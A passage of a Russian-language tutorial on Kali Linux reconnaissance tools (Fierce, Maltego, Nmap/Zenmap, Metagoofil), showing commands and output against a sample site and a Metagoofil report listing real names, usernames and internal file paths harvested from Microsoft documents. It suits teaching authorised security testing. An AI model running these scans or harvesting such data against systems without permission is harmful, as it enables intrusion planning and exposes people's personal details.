;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Jan  2 04:47:42 2015
;; MSG SIZE  rcvd: 75

root@kali-mial:~#
```

4. Fierce — ищем связанные с сайтом хосты

Этими хостами, например, для сайта WebWare.biz могут быть mail.webware.biz, cloud.webware.biz, th.webware.biz и т.д.

Применяется команда так (адрес сайта поменяйте на свой):

```
fierce -dns webware.biz
```

Если zone transfer недоступна, то используется метод перебора.

```
root@kali-mial: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~# fierce -dns webware.biz
DNS Servers for webware.biz:
        ns3.hostland.ru
        ns.hostland.ru

Trying zone transfer first...
        Testing ns3.hostland.ru
                Request timed out or transfer not allowed.
        Testing ns.hostland.ru
                Request timed out or transfer not allowed.


Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
        ** Found 96901616978.webware.biz at 185.26.122.50.
        ** High probability of wildcard DNS.
Now performing 2280 test(s)...
```

5. Maltego – графическое отображение собранной информации

Программа находится в меню: **Information Gathering| DNS Analysis| Maltego**


Maltego – это инструмент для сбора информации, встроенный в Kali и разрабатываемый Paterva. Это многоцелевой инструмент для сбора информации, который может собрать информацию из открытых и публичных источников в Интернете. Она может искать данные по сайтам или по адресам электронной почты:



Для того, чтобы использовать программу, необходима обязательная регистрация.




Результаты поиска:





Footprint L2
[webware.biz]
Phase 1 - collecting domains
NS path
MX path
run(DomainToNSrecord_DNS)
run(DomainToMXrecord_DNS)
userFilter(Keep relevant MXes.)
userFilter(Keep relevant NS)
Overview
Property View
Keep relevant MXes.
Please select the MX records you wish to keep. We will see what's shared on the selected ones.

MX records	Type
mail.webware.biz	MX Record

emove unselected entities from graph
Next>







6. Nmap — создатель карты сети

Nmap используется для сканирования хостов и служб в сети. Nmap имеет продвинутые функции, которые могут выявить различные приложения, запущенные на системах, также как службы и особенности отпечатков ОС. Это один из наиболее широко используемых сетевых сканеров, он является очень эффективным, но в то же время и очень заметным.

Nmap рекомендуется к применению в специфичных ситуациях, для предотвращения срабатывания механизма защиты.


Дополнительно Kali идёт с загруженной **Zenmap**. Zenmap даёт Nmap графический пользовательский интерфейс для выполнения команд.

Zenmap это не только графическая надстройка, программа предлагает и эксклюзивные функции.


Чтобы запустить Zenmap, идём в меню


Kali Linux | Information Gathering | Network Scanners | zenmap


Множество разных вариантов сканирования, можно создавать профили и очень много других полезностей.




Полученная информация очень обширна и полезна:




Zenmap
Сканирование Инструменты Профиль Помощь
Цель webware.biz
Профиль Intense scan
Команда nmap -T4 -A -v webware.biz
Хосты Сервисы
Вывод Nmap Порты / Хосты Топология Детали хоста Сканирование
Сервис
ftp
http
mysql
nfs
rpcbind
rsync
smtp
ssh
Имя хоста Порт Протокол Состояние Версия
webware.biz (185.26.122.50) 21 tcp open ProFTPD 1.3.5rc3


Scan Tools Profile Help
Target: 10.0.1.0/24
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 10.0.1.0/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
10.0.1.1
10.0.1.103
10.0.1.104
10.0.1.107
10.0.1.112
10.0.1.113
10.0.1.122
10.0.1.125
10.0.1.140
10.0.1.142
Hosts Viewer Fisheye Controls
Save Graphic
10.0.1.107
10.0.1.112
10.0.1.125
10.0.1.140
Filter Hosts



7. Metagoofil — сбор метаданных из файлов с сайта

Не надо недооценивать значение метаданных! Они могут рассказать об именах пользователей, о программах, которые они используют, могут содержать GPS координаты съёмки изображения, об операционных системах пользователей, времени работы над документами и очень-очень многом другом. О том, как удалить метаданные из файла, читайте в статье на нашем братском ресурсе.

При запуске Metagoofil без ключей, она выдаёт подсказки по использованию:

```
root@kali-mial: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~# metagoofil

*************************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) |  *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | |  *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | |  *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_|  *
*                         |___/                       *
* Metagoofil Ver 2.2                                  *
* Christian Martorella                                *
* Edge-Security.com                                   *
* cmartorella_at_edge-security.com                    *
*************************************************************

 Usage: metagoofil options

         -d: domain to search
         -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
         -l: limit of results to search (default 200)
         -h: work with documents in directory (use "yes" for local analysis)
         -n: limit of files to download
         -o: working directory (location to save downloaded files)
         -f: output file

 Examples:
  metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.ht
ml
  metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)

root@kali-mial:~#
```

1|	-d	Домен для поиска
2|	-t	Типы файлов для загрузки (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
3|	-l	Лимит результатов для поиска (по умолчанию 200)
4|	-h	Работать с документами в директории (используйте "yes" для локального анализа)
5|	-n	Лимит файлов для загрузки
6|	-o	Рабочая директория (место для сохранения скаченных файлов)
7|	-f	Файл, в который будут записаны результаты анализа

Пример запуска программы:


1|	metagoofil -d webware.biz -t doc,pdf -l 200 -n 50 -o applefiles -f results.htm

Программа может найти уйму полезной информации: имена пользователей, абсолютные адреса на сервере, имена компьютеров, используемые приложений. Вот примеры отчётов программы.

Список найденных пользователей:

Metagoofil results

Results for: microsoft.com



User names found:

- Jason Lau
-
- Author
- IEEE
- apease
- kumarc
- Junfeng He, Zhouchen Lin, Lifeng Wang, and Xiaoou Tang
- Lijuan Wang, Tsinghua University, China; Yong Zhao, Min Chu, Jian-Lai Zhou, Microsoft Research Asia, China; Zhigang Cao, Tsinghua University, China
- Hagen Soltau, Brian Kingsbury, Lidia Mangu, Daniel Povey, George Saon, Geoffrey Zweig, IBM, United States
- Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer
- mort
- Andy Ozment, Stuart Schechter, and Rachna Dhamija
- SIGCHI
- Richard Stern
- A.J Brush
- heydon
- melissbr
- John DeTreville
- Arvind Arasu, Jennifer Widom (Stanford Univ.)
- Sergey Yekhanin
- shuochen
- enderk
- i-rsong
- Danyel Fisher
- Cetin Kaya Koc
- UIST Std format updated in 2005 by Patrick Baudisch
- Parag
- blampson
- Pinetec
- Malvar
- jgemmell
- Sarita Yardi
- Krishna Kant Chintalapudi, Lakshmi Venkatraman

Список найденных серверов:

Servers and paths found:

- CEP_Template.dot
- Normal.dot
- CEP_Template
- Normal
- Normal.dotm
- ''
- 'C:\My Documents\DATA\professional support for IT pros mvf.doc'
- 'C:\WINDOWS\TEMP\AutoRecovery save of professional support for IT pros mvf.asd'
- '\\PSSMAX\PUBLIC\ASCENT\Datasheets\professional support for IT pros mvf.doc'
- 'C:\TEMP\AutoRecovery save of professional support for IT pros mvf.asd'
- '\\ordat05\JEFFERSON\MSOFT\PSS\New offerings\Datasheets\professional support for IT pros mvf.doc'
- '\\Pssmax\public\ASCENT\Datasheets\Press Tour\professional support for IT pros mvf.doc'
- 'D:_Support\professional-support-ITpros.doc'
